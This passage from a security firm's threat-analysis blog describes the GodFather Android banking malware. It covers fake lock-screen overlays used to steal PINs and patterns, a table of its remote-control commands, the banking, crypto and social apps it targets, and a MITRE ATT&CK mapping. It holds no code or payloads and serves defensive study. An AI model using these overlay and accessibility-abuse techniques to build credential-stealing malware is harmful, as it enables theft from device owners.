Fig. 19: Return an empty list for this method

Stealing via the Device Lock Screen

A particularly alarming capability uncovered in the GodFather malware is its capacity to steal **device lock credentials**, irrespective of whether the victim uses an unlock pattern, a PIN, or a password. This poses a significant threat to user privacy and device security.

This means that even a robust lock screen offers little protection against GodFather. The malware doesn't attempt to guess the lock, instead, it deploys a deceptive overlay (**Fig. 20**) designed to trick the user into revealing their credentials. This overlay likely mimics the appearance of a legitimate lock screen or appears within an application prompting for such sensitive information. When a user interacts with this malicious overlay by inputting their pattern, PIN, or password, the malware records these critical details.

Fig. 20: Overlay shown to the victim to steal credentials

Remote Control The Device

To control infected devices and carry out its malicious operations, the GodFather malware relies on a specific set of commands. These commands dictate the malware's behavior, allowing threat actors to remotely manage various functionalities. The table below details all the commands currently supported by the GodFather malware, outlining their purpose and enabling a clearer understanding of its capabilities.

Command	Description

setdata	Sets the value of position X and Y
backed	Takes the user to the previous screen
home	Takes the user to home screen
recents	Take the user to the recent screen
scrollforwad	Scrolls the page forward
scrollback	Scrolls the page backward
opencontrol	Perform gestures on the target app
setpattern	Receives value from the server and saves it to “pc” variable
screenlight	Manges the brightness on the screen
sl2	Setting WakeLock with screen wake-up and stores it so it can be manually released later
sl3	uses a basic CPU-only WakeLock without storing or releasing it
autopattern	The value received using “setpattern” command is used to insert on the device screen using the accessibility service.
csn	Set the timer to initiate the WebSocket connection
swpfull	Perform full swipe operation

upswp	Perform swipe up
downswp	Perform swipe down
leftswp	Perform swipe left
rightswp	Perform swipe right
opnap	Opens an application depending on the package name received from the server
blackscreen	Turns the screen black
sunblack	Displays a fake update overlay with “Güncelleme kuruluyor..”
blackoffscreen	Turns off the black screen
getblck	gets the current battery level (as a percentage)
gif	Loads a gif to enable accessibility services
setDuration	Sets a duration of 500 ms
setaDuration	Sets a duration of 1500 ms used in some swipe gestures on the screen
opnsttngs	Opens setting app
opnsound	Opens sound setting
opnmsc	opens the notification settings screen for the current default SMS app

opnpckg	Opens app notification settings depending on the package name received from server
phonelock	Shows lock overlay depending on the pin/password/pattern
downapp	Opens the browser on the Store's page of the legit application
upScroll	Performs upward scroll
downScroll	Performs downward scroll
distru	Stores a list of targeted app package names in internal storage for later use in accessibility-triggered app blocking
notifiopen	Opens a notification drawer

Table 2: List of commands used by GodFather

Classical Overlay Approach

Beyond its advanced virtualization techniques, the GodFather malware also continues to employ traditional overlay attacks, placing deceptive screens directly over legitimate applications (**Fig. 21**). This dual approach highlights the threat actors' remarkable adaptability in their methods. Investigations have revealed approximately **484 targeted applications**, with the specific targets being received from the C2 server in a Base64-encoded format.



Fig. 21: Traditional overlay received from server

List of Targeted Apps

The list of applications represents a significant and widespread targeting effort (hundreds of popular applications), compromising major applications used by hundreds of millions of people globally. The targets can be categorized into several key verticals:

Global Payments, E-commerce, and Services

The campaign targets top-tier global brands that are household names in digital commerce and services. This includes leading digital payment platforms with hundreds of millions of active users and billions of downloads, as well as the world's most popular online shopping apps. The list also extends to major online auction sites, widely-used ride-sharing and food delivery services, and top-tier media streaming platforms, indicating a broad effort to capture credentials across a wide swath of daily digital life.

Global Social Media and Communication

The malware targets the world's most popular communication platforms. This includes the leading encrypted messaging service with over five billion downloads, as well as the dominant social media messaging and photo-sharing apps, each with billions of users. Compromising these platforms gives threat actors access to a massive and deeply personal set of user data.

Financial and Banking Applications (Global)

The targeting is exceptionally comprehensive in the banking sector, covering major financial institutions across North America, Europe, and Turkey. In the United States, the list includes nearly every major national bank, prominent investment and brokerage firms, and popular peer-to-peer payment apps. In the United Kingdom and Canada, the largest and most widely used retail and commercial banking applications are targeted. The campaign is also extensive across Europe, with major banks in Germany, Spain, France, and Italy included in the target list.

Cryptocurrency Exchanges and Wallets

This is one of the most exhaustive target categories, highlighting a clear focus on stealing digital assets. The malware targets over 100 distinct cryptocurrency applications. This includes the world's largest and most popular crypto exchanges, each serving tens of millions of users. The list also includes dozens of the most widely used software and mobile wallets for storing digital assets, as well as the official companion apps for leading hardware wallets. This widespread effort indicates a strategic goal to compromise users across the entire crypto ecosystem, from casual investors to seasoned traders.

MITRE ATT&CK Techniques

To help our customers and the industry understand the impact of this malware, Zimperium has compiled the following table containing the MITRE Tactics and Techniques as reference.

Tactic	ID	Name	Description
Initial Access	T1660	Phishing	Adverseries host phishing sites to download malicious applications
Persistence	T1603	Scheduled Task/Job	Uses timer to initiate WebSocket connection
Process Injection	T1631	Process Injection	Godfather has injected malicious code and a hooking framework through a virtualization solution, i.e. Virtualization Solution, into the process of the hosted application
Defense Evasion	T1655.001	Masquerading: Match Legitimate Name or Location	Malware pretending to be a genuine Music application

	T1670	Virtualization Solution	Godfather uses Virtualization solution to place overlay on top of banking applications
	T1617	Hooking	GodFather uses Hooking framework in variety of ways, including returning false information to detection mechanisms
	T1516	Input Injection	Malware can mimic user interaction, perform clicks and various gestures, and input data
	T1406.002	Obfuscated Files or Information: Software Packing	The malware is obfuscated and uses a zip manipulation technique
Credential Access	T1417.001	Input Capture: Keylogging	It has a keylogger feature
Discovery	T1418	Software Discovery	Malware collects installed application package list
	T1426	System Information Discovery	The malware collects basic device information.
Collection	T1417.001	Input Capture: Keylogging	Malware can capture keystrokes
Command and Control	T1481.001	Web Service: Dead Drop Resolver	Malware communicates with Telegram to fetch C&C server
Exfiltration	T1646	Exfiltration Over C2 Channel	Sending exfiltrated data over C&C server

Impact	T1516	Input Injection	It displays inject payloads like pattern lock and mimics banking apps login screen through overlay and steal credentials.

IOCs

The list of IOC’s can be found here GodFather IOC's.

Source: https://zimperium.com/blog/your-mobile-app-their-playground-the-dark-side-of-the-virtualization